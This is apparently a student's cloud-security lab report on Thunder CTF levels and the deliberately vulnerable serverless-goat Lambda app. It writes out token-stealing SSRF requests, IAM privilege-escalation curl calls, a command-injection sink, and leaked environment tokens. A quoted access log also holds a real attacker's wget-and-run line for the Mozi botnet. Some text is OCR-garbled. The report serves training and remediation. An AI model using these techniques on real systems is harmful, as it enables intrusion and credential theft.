yKcBYn6nRns5sPtq1QPAc2cvS07JlMDRpXfTjqoqJk3rDw-g
7V9cVHfvbmfymhAulAxuPf5WPV
USEvenaQc1NODMeIm1jerugn'
  --header 'Content-Type: application/json' \
  --data '{}'

gsutil ls gs://a5-bucket-236663511115/
gs://a5-bucket-236663511115/secret.txt
gsutil cp gs://a5-bucket-236663511115/ .
Omitting bucket "gs://a5-bucket-236663511115/". (Did you mean to do cp -r?)
CommandException: No URLs matched. Do the files you're operating on exist?
gsutil cp gs://a5-bucket-236663511115/secret.txt .
Copying gs://a5-bucket-236663511115/secret.txt...
/ [1 files] [ 47.0 B / 47.0 B]
Operation completed over 1 objects/47.0 B.
```

- Take a screenshot of the entry that includes the service account used to access the bucket.

The screenshot shows the Google Cloud Platform Logs Explorer interface. On the left, a sidebar lists various logs and metrics. The main area displays a query results table with columns for Severity, Timestamp, Resource, and Summary. Several log entries are visible, including:

- 2021-05-30 14:12:01.837 PDT [IAM] storage.googleapis.com storage.buckets.list -
- 2021-05-30 14:12:01.837 PDT [IAM] storage.googleapis.com storage.objects.list -
- 2021-05-30 14:12:23.781 PDT [IAM] storage.googleapis.com storage.objects.list -
- 2021-05-30 14:13:00.933 PDT [IAM] storage.googleapis.com storage.objects.get projects/_/buckets/_/bucket-236663511115/objects/secret.txt a5-access@a29websec-andrew-stevenson.iam.gserviceaccount.com audit_log, method: "storage.objects.get", principal_email: "a5-access@a29websec-andrew-stevenson.iam.gserviceaccount.com"

The right side of the interface contains several command-line examples:

```

curl https://us-central1-a29websec-stevenson.cloudfunctions.net/a5-fu23666351115 -H "Authorization: Bearer ya29.c.KrUBAQj2uHfghJ3TZeY5QjK3:mt-f65UJXnPnEd4dG7ZkIg0Mts9p6eo2jr_AjykC8YR6n0R6s65Pto10PACAZCryt1_qKjv507JUDRXPtjQqoJKh3rDw-gfN-7V9cVHrMeYmALAxnPYNWV105LyavMUSEVerhAqc1ND8MeImJenugrxV0lchrvYtg" --header 'Accept: application/json' --header 'Content-Type: application/json' --data '{}'

curl --request POST \
'https://cloudresourcemanager.google/v1/projects/a29websec-andrew-stevenson/getIamPolicy' \
--header 'Authorization: Bearer ya29.c.KrUBAQj2uHfghJ3TZeY5QjK3:mt-f65UJXnPnEd4dG7ZkIg0Mts9p6eo2jr_AjykC8YR6n0R6s65Pto10PACAZCryt1_qKjv507JUDRXPtjQqoJKh3rDw-gfN-7V9cVHrMeYmALAxnPYNWV105LyavMUSEVerhAqc1ND8MeImJenugrxV0lchrvYtg' \
--header 'Accept: application/json' \
--header 'Content-Type: application/json' \
--data '{}'

curl --request PATCH \
'https://iam.googleapis.com/v1/projects/a29websec-andrew-stevenson/roles/a5_access_role_23@updateMask=includedPermissions' \
--header 'Authorization: Bearer ya29.c.KrUBAQj2uHfghJ3TZeY5QjK3:mt-f65UJXnPnEd4dG7ZkIg0Mts9p6eo2jr_AjykC8YR6n0R6s65Pto10PACAZCryt1_qKjv507JUDRXPtjQqoJKh3rDw-gfN-7V9cVHrMeYmALAxnPYNWV105LyavMUSEVerhAqc1ND8MeImJenugrxV0lchrvYtg' \
--header 'Accept: application/json' \
--header 'Content-Type: application/json' \
--data '{}'

```

- Would this access have worked at the beginning of the level?

No; the extra permissions (a5_access_role_236663511115) had not been granted at this point.

- Take a screenshot showing all of the entries for activities associated with this service account.

The screenshot shows the Google Cloud Platform Logs Explorer interface. A search query is set to "protoPayload.authenticationInfo.principalEmail=a5-access@s20websec-andrew-stevenson.iam.gserviceaccount.com". The results table shows log entries with columns for SEVERITY, TIMESTAMP, and SUMMARY. Most entries are INFO level, originating from cloudfunctions.googleapis.com or storage.googleapis.com, and involve longrunning operations. On the right, a terminal window displays curl commands for updating IAM roles and permissions, specifically for the service account "a5-access@s20websec-andrew-stevenson.iam.gserviceaccount.com".

- What is the service account key name used to perform the operation?

//iam.googleapis.com/projects/s20websec-andrew-stevenson/serviceAccounts/a5-access@s20websec-andrew-stevenson.iam.gserviceaccount.com/keys/9e7f3c320c92f3018e85ba1eb3a6bdccaa217c3c

- What IP address did the request originate from? What UserAgent was used?

IP ADDRESS: 35.230.27.212

User Agent: google-cloud-sdk gcloud/340.0.0 command/gcloud.functions.deploy invocation-id/3b864cebed4407386ee0794b58dd78b environment/devshell environment-version/None interactive/True from-script/False python/3.7.3 term/screen (Linux 5.4.104+),gzip(gfe),gzip(gfe)

- What methodName was invoked and what authorization permission was used for this operation?

methodName: google.cloud.functions.v1.CloudFunctionsService.UpdateFunction
Authorization permission: cloudfunctions.functions.update

- Take a screenshot of the entry that includes the service account used to perform the operation and its requestMetadata.

The screenshot shows the Google Cloud Platform Logs Explorer interface. A specific log entry is highlighted:

```

2021-05-30 14:02:29.567 PDT IAM iam.googleapis.com google.iam.admin.v1.UpdateRole
projects/s20websec-andrew-stevenson/roles/a5_access
a5-func-236663511115-sa@s20websec-andrew-stevenson.iam.gserviceaccount.com audit_log
method: google.iam.admin.v1.UpdateRole, principal_email: "a5-func-236663511115-
sa@s20websec-andrew-stevenson.iam.gserviceaccount.com"

```

The log entry includes detailed nested fields such as protoPayload, authenticationInfo, and requestMetadata, which contain information about the service account performing the action and the specific curl command used in the user agent.

- What evidence suggests that this request did not come from the Cloud Function itself?

The caller Ip and the inclusion of the curl command in caller supplied user agent.

- Take a screenshot showing the resourceName that has been modified as well as permissions added and removed during this operation

The screenshot shows the Google Cloud Platform Logs Explorer interface. A query has been run with the condition `resource.type="iam_role"`. The results table shows one log entry:

SEVERITY	TIMESTAMP	PDT	SUMMARY
INFO	2021-05-30T21:02:29.567851540Z	May 30, 2021 at 2:13:01 PM	resource: "projects/s20websec-andrew-stevenson/roles/a5_access_role_236663511115" permission: "iam.roles.update" granted: true resourceAttributes: {} resourceName: "projects/s20websec-andrew-stevenson/roles/a5_access_role_236663511115" serviceData: { type: "type.googleapis.com/google.iam.v1.AuditData" } permissionDeletions: {} addedPermissions: [0: "storage.buckets.get" 1: "storage.buckets.list" 2: "storage.objects.get" 3: "storage.objects.list"] removedPermissions: [0: "cloudfunctions.functions.get" 1: "cloudfunctions.functions.list" 2: "cloudfunctions.functions.sourceCodeSet" 3: "cloudfunctions.functions.update" 4: "cloudfunctions.operations.get"] request: { name: "projects/s20websec-andrew-stevenson/roles/a5_access_role_236663511115" } updateMask: {} paths: {} included_permissions: {}

To the right of the logs, a terminal window titled "Untitled - Notepad" displays several curl commands related to cloud functions and IAM roles.

```

curl https://us-central1-s20websec-andrew-stevenson.cloudfunctions.net/236663511115 -H "Authorization: $gcloud auth print-identity"
gcloud functions deploy a5-fu --source=../function --trigger-runtime=python38
curl --request POST \
  'https://cloudrulermanager/v1/projects/s20websec-andrew-stevenson:getIamPolicy' \
  -header 'Authorization: ya29.c.KrUBAqj2ubTfghdJZeySKt#S5UQPe4AGG72k0gMtbh9P6eo;yx0YR6n0nRs6SPtg1QAcA2zFytU;v071JUDRnP7jQoQKh3Dw-fH-7V9cVHFvDxFymALAxnPYSPWP105lUSEVerhAQc1ND8MeImTjerugrxV0;tg' \
  -header 'Accept: application/json' \
  -header 'Content-Type: application/json' \
  -data '{}'

projects/s20websec-andrew-stevenson/roles/a5_access_role_236663511115
curl --request PATCH \
  'https://iam.googleapis.com/ebsec-andrew-stevenson/roles/a5_access_role_236663511115:updateMask"includedPermissions' \
  -header 'Authorization: $gcloud auth print-identity'

```

Vulnerability Description: A flaw in the role assignment allows the provided credentials to deploy code to the a5 function, permitting that user to print out the access token for the user agent and thereby engage in privilege escalation.

Suggested Remediation: Revoke the privileges allowing this user to deploy code.

17. a6container

START: 3:20 pm
STOP: 3:37 pm

- Take a screenshot of the secret obtained

```

metadata_url = request.args['url']
resp = requests.get(metadata_url, headers={'Metadata-Flavor': 'Google'})
return resp.text

if __name__ == '__main__':
    logger = logging.getLogger('werkzeug')
    handler = logging.FileHandler('./access_log')
    logger.addHandler(handler)
    app.run(host='0.0.0.0', port=80, debug=True)
root@dd55105150b51:/app# exit
exit
(env-tctf) ads6@cloudshell:~/thunder-ctf (s20websec-andrew-stevenson)$ python3 scripts/test-permissions.py ya29.c.Ko8BAQgpEzQLvLGB4hor5qER5fMg68UEa6dwFTQzqziryczRGD8EBQI9gCf1KQgSrC2f5Dz5Pjw_xGTMdP6C-tn5cIBp1XKRc19M_1HA0MxA8DWIGTJChgeqlJniHl6mzz3PUIeIIQc2bdCPkQD3N16rYfxicVn1lDjGvvJtQ9A3rIiqCrZhjV3Hyv4baXNm
s20websec-andrew-stevenson
Access token: ya29...XNm
['storage.objects.get']
(env-tctf) ads6@cloudshell:~/thunder-ctf (s20websec-andrew-stevenson)$ gsutil ls
gs://a6-bucket-225446374813/
gs://gcf-sources-488615398643-us-central1/
gs://s20websec-andrew-stevenson.appspot.com/
gs://staging.s20websec-andrew-stevenson.appspot.com/
gs://us.artifacts.s20websec-andrew-stevenson.appspot.com/
(env-tctf) ads6@cloudshell:~/thunder-ctf (s20websec-andrew-stevenson)$ gsutil ls gs://a6-bucket-225446374813/
gs://a6-bucket-225446374813/secret.txt
(env-tctf) ads6@cloudshell:~/thunder-ctf (s20websec-andrew-stevenson)$ curl https://www.googleapis.com/storage/v1/b/a6-bucket-225446374813/o/secret.txt?alt=media -H "Authorization: Bearer ya29.c.Ko8BAQgpEzQLvLGB4hor5qER5fMg68UEa6dwFTQzqziryczRGD8EBQI9gCf1KQgSrC2f5Dz5Pjw_xGTMdP6C-tn5cIBp1XKRc19M_1HA0MxA8DWIGTJChgeqlJniHl6mzz3PUIeIIQc2bdCPkQD3N16rYfxicVn1lDjGvvJtQ9A3rIiqCrZhjV3Hyv4baXNm"
697417199471020266157812240957134207313008430700(env-tctf) ads6@cloudshell:~/thunder-ctf (s20websec-andrew-stevenson)$

```

- Take a screenshot of the entry that includes the service account used to access the bucket along with the requestMetadata.

Logs Explorer - Logging - s20websec-andrew-stevenson

Query: resource.type:gcs_bucket

Query results

```

resource.type:gcs_bucket

```

protoPayload: {
 type: "type.googleapis.com/google.cloud.audit.AuditLog"
 status: {
 code: 0
 }
 authenticationInfo: {
 principalEmail: "a6-container-vm-sa@s20websec-andrew-stevenson.iam.gserviceaccount.com"
 serviceAccountDelegationInfo: [
 {
 firstPartyPrincipal: {
 principalEmail: "service-488615398643@compute-system.iam.gserviceaccount.com"
 }
]
 }
 requestMetadata: {
 callerIp: "35.238.27.212"
 callerSuppliedUserAgent: "curl/7.64.0.gzip(gfe)"
 }
 requestAttributes: {
 time: "2021-05-30T22:37:20.825328605Z"
 }
 auth: {}
 }
 destinationAttributes: {
 }
 serviceName: "storage.googleapis.com"
 methodName: "storage.objects.get"
 authorizationInfo: [
 {
 resource: "projects/_/buckets/a6-bucket-225446374813/objects/secret.txt"
 permission: "storage.objects.get"
 granted: true
 }
]
}

- Explain why this would be a red flag for a forensic investigator.

This is not an IP associated with that service account; in fact, I don't think the field should even be included when that service account accesses the secret during normal operations?

- Take a screenshot of the entry that shows the SSRF vulnerability has been leveraged to get access to the credentials.

```

root@as6-container-vm:/app - Google Chrome
ssh.cloud.google.com/projects/20websec-andrew-stevenson/zones/us-west1-b/instances/as6-container-vm?authuser=2&hl=en_US&projectNumber=488615398643&useAdminProxy=true
from flask import Flask, redirect, request, url_for, render_template
import logging
import requests

app = Flask(__name__)

@app.route('/')
def page():
    return "Hello World!"

@app.route('/admin-proxy-aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434d')
def proxy():
    if 'url' not in request.args:
        return render_template('proxy.html')
    else:
        metadata_url = request.args['url']
        resp = requests.get(metadata_url, headers={'Metadata-Flavor': 'Google'})
        return resp.text

if __name__ == '__main__':
    logger = logging.getLogger('werkzeug')
    handler = logging.FileHandler('./access_log')
    logger.addHandler(handler)
    app.run(host='0.0.0.0', port=80, debug=True)
root@as6-container-vm:/app# cat access_log
* Running on http://0.0.0.0:80 (Press CTRL+C to quit)
* Restarting with stat
* Debugger is active!
* Debugger PIN: 205-924-031
71.238.88.39 - - [30/May/2021 22:29:52] "GET / HTTP/1.1" 200 -
71.238.88.39 - - [30/May/2021 22:29:52] "GET /favicon.ico HTTP/1.1" 404 -
172.104.242.173 - - [30/May/2021 22:31:54] "GET /0bef HTTP/1.0" 404 -
71.238.88.39 - - [30/May/2021 22:33:41] "GET /admin-proxy-aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434d HTTP/1.1" 200 -
71.238.88.39 - - [30/May/2021 22:34:05] "GET /admin-proxy-aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434d?url=http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token HTTP/1.1" 200 -
178.175.52.41 - - [30/May/2021 22:42:18] "GET /shell?cd+tmp;rm+-rf+;wget+http://178.175.52.41:55463/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.atjaws HTTP/1.1" 404 -
34.214.250.138 - - [30/May/2021 22:42:58] "GET /admin-proxy-aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434d?url=http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token HTTP/1.1" 200 -
3.15.177.2 - - [30/May/2021 22:46:00] "GET /admin-proxy-aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434d?url=http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token HTTP/1.1" 200 -
root@as6-container-vm:/app#

```

Vulnerability Description: A proxy relying on "security by obscurity" provides a valid access token allowing the adversary to request the secret from the bucket using a simple curl command.

Suggested Remediation: Take the web proxy down, or secure it with real credentials.

Lab 4.2

8. Gather information

- The endpoint exposes the region it is being run in. What region does it reside in?

Us-east-1

- Take a screenshot of the endpoint that handles the submission

- Take a screenshot of code and its associated header

- What AWS-specific headers are included?

x-amz-apigw-id: ALcdjGj8oAMF7Pg=
 x-amz-cf-id: M5wFx5TLSw0WeIxRhIAAmBZ6ECtDQQMxu-CYRAVK6zIFsBlqb9yITg==
 x-amz-cf-pop: HIO50-C1
 x-amzn-requestid: de84bd85-0db7-4b5d-865d-9830f093c405
 x-amzn-trace-id: Root=1-60b47456-7fcc1f126918c192147f0877;Sampled=0

9. Test adversarial input

- What is the path to the file that is being executed?

/var/task/index.js


- What line of code in this file does the error happen?

9

- What line of code called the function that the error happens in (e.g. the call stack)?

/var/task/index.js:25

- Visit the AWS API Gateway [Developer Guide](#) and examine the topics in the "Develop" section of "Working with REST APIs". Find a feature that can be enabled to help this serverless application validate its input. Take a screenshot of it.




10. Command injection


- Use command injection to obtain the working directory the application is run in. Show a screenshot of the result at the end of the page returned.

- Then use command injection to obtain a listing of the directory and show the files that are there.

- Use command injection to dump out the source file that implements this Lambda function.



- Lambda functions have a timeout value of 5 minutes. Use command injection to trigger this timeout and take a screenshot of the error that results from invocations that take too much time to run.



Vulnerability Description: User input is not validated before being injected into a command line, allowing the adversary to run arbitrary code.

Suggested Remediation: Validate the client input before using, per the request validation documentation above.

11. Reverse-engineer the source

- Show the line of code that the command is injected into.

```
let txt = child_process.execSync(`curl -silent -L ${documentUrl} | ./bin/catdoc -`).toString();
```

- Show the packages that this file requires. How is each package used in this code?

```
const child_process = require('child_process'); used to spawn the child process running curl  
const AWS = require('aws-sdk'); used to retrieve the client input and write to the bucket  
const uuid = require('node-uuid'); used to generate a key
```

- Find the part of the code that writes the converted document into the S3 bucket.

```
let s3 = new AWS.S3(); await s3.putObject({ Bucket: process.env.BUCKET_NAME, Key: key, Body: txt, ContentType: 'text/html', ACL: 'public-read' }).promise();
```

- How is the name of the bucket obtained by the application code?

An environmental variable

- What database is being used to store information about requests?

Dynamo

- What information is stored?

The key value pairs: 'id': requestid, 'ip': ip, 'document_url': documentUrl

- How does the application obtain the name of the table that this information is stored in?

process.env.TABLE_NAME

- Use command injection to dump the contents of the package manifest file for the application. What version of packages does the source file depend upon?

{ "node-uuid": "1.4.3" }

- Look up this package and version to determine how old the package is? Find any known vulnerabilities in this package.

Insecure Randomness in node-uuid

snyk.io/vuln/npm/node-uuid:20160328

Finance Health PSU Projects Selling The PERFECT Mobile... CuriosityStream - St...

Log In Sign Up

Vulnerability DB npm node-uuid

Insecure Randomness

Affecting node-uuid package, versions <1.4.4

Report new vulnerabilities

Do your applications use this vulnerable package? Test your applications

Overview

node-uuid is a Simple, fast generation of RFC4122 UUIDs.

Affected versions of this package are vulnerable to Insecure Randomness. It uses the cryptographically insecure `Math.random` which can produce predictable values and should not be used in security-sensitive contexts.

Remediation

Upgrade node-uuid to version 1.4.4 or greater.

References

- GitHub Issue
- GitHub Pull Request

CVSS SCORE
4.2 MEDIUM SEVERITY

ATTACK VECTOR	ATTACK COMPLEXITY
Adjacent	High

PRIVILEGES REQUIRED	USER INTERACTION
None	None

SCOPE	CONFIDENTIALITY
Unchanged	Low

INTEGRITY	AVAILABILITY
Low	None

- How does the application use this package in its operation? What would be the impact of a vulnerability in this package (if any)?

It generates the key used to send the client to the correct output file in the bucket. An insecure key would allow an adversary to possibly view another client's file in the bucket.

Suggested Remediation: Use a more recent version of the package.


12. Information exposure

- Show the variable that stores the bucket name in a screenshot
 - Show the table name that is used to store activity information from the application

serverlessrepo-serverless-goat-b- https://eh2w23315.execute-api.us-east-1.amazonaws.com/2861667c0f9-4aa3-810b-28a377750b7

AWS_LAMBDA_FUNCTION_VERSION=\$LATEST
AWS_SESSION_TOKEN=\$Q0Jhb1JzX2VzIwVhrc3QmJHMEUICPE6LcgLozyrqdVQco&MathMC
BUCKET_URL=http://serverlessrepo-serverless-goat-bucket-b5j6qnqns.e3-west.us-east-1.amazonaws.com
AWS_LAMBDA_LOG_GROUP_NAME=aws/lambda/serverlessrepo-serverless-goat-FunctionConvert-8D6LFZQGE9N
LAMBDA_TASK_ROOT=/var/task
LD_LIBRARY_PATH=/lib64:/usr/lib64:/var/runtime/lib:/var/task/lib:/opt/lib
AWS_LAMBDA_LOG_STREAM_NAME=2021_05_31/\$LATEST/J8e+422_zdh2f495bb7cf38b79b2+e
AWS_EXECUTION_ENV=AWS_Lambda_nodejs10 AWS_XRAY_DAEMON_ADDRESS=169.254.79.2:2000
AWS_LAMBDA_FUNCTION_NAME=serverlessrepo-serverless-goat-FunctionConvert-8D6LFZQGE9N
AWS_XRAY_CONTEXT_MISSING=LOG_ERROR_HANDLER=index.handler
AWS_XRAY_DAEMON_ADDRESS=169.254.79.2
AWS_XRAY_DAEMON_PORT=2000
AWS_XRAY_TRACE_ID=\$Root-1-60a495d4-61fb9e31be01e004fc1b.Parent=67bb9f6c72782dc;Sampled=0
AWS_XRAY_CONTEXT_MISSING=LOG_ERROR_HANDLER=index.handler
AWS_LAMBDA_FUNCTION_MEMORY_SIZE=3008=_usr/bin/printenv

- Visit the URL associated with the S3 bucket and take a screenshot of what it reveals




```

<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Name>serverlesrepo-serverless-goat-bucket-gb5jt6qngn8e.s3.amazonaws.com</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
  <Contents>
    <Contents>
      <Key>002ac7a-40a6-477a-9650-25abb29152ec</Key>
      <LastModified>2021-05-28T05:23:25.000Z</LastModified>
      <ETag>"7e2427156d4ebc52813383423e82e"</ETag>
      <Size>181</Size>
      <StorageClass>STANDARD</StorageClass>
    <Contents>
      <Key>003ab1-3dca-44f0-bad4-e2dc8924d3a7</Key>
      <LastModified>2021-05-28T18:19:28.000Z</LastModified>
      <ETag>"7e2427156d4ebc52813383423e82e"</ETag>
      <Size>187</Size>
      <StorageClass>STANDARD</StorageClass>
    <Contents>
      <Key>003ab1-3d59-4328-a478-9260f826b696</Key>
      <LastModified>2021-05-30T23:25:13.000Z</LastModified>
      <ETag>"53769b9c87e09e57de67d1ef4570ed5db9853b"</ETag>
      <Size>6438</Size>
      <StorageClass>STANDARD</StorageClass>
    <Contents>
      <Key>003ab1-4a1f-4aab-b1ec-b379cf9d4a6</Key>
      <LastModified>2021-05-29T23:00:27.000Z</LastModified>
      <ETag>"53769b9c87e09e5847c791a6b6d3b"</ETag>
      <Size>43</Size>
      <StorageClass>STANDARD</StorageClass>
    <Contents>
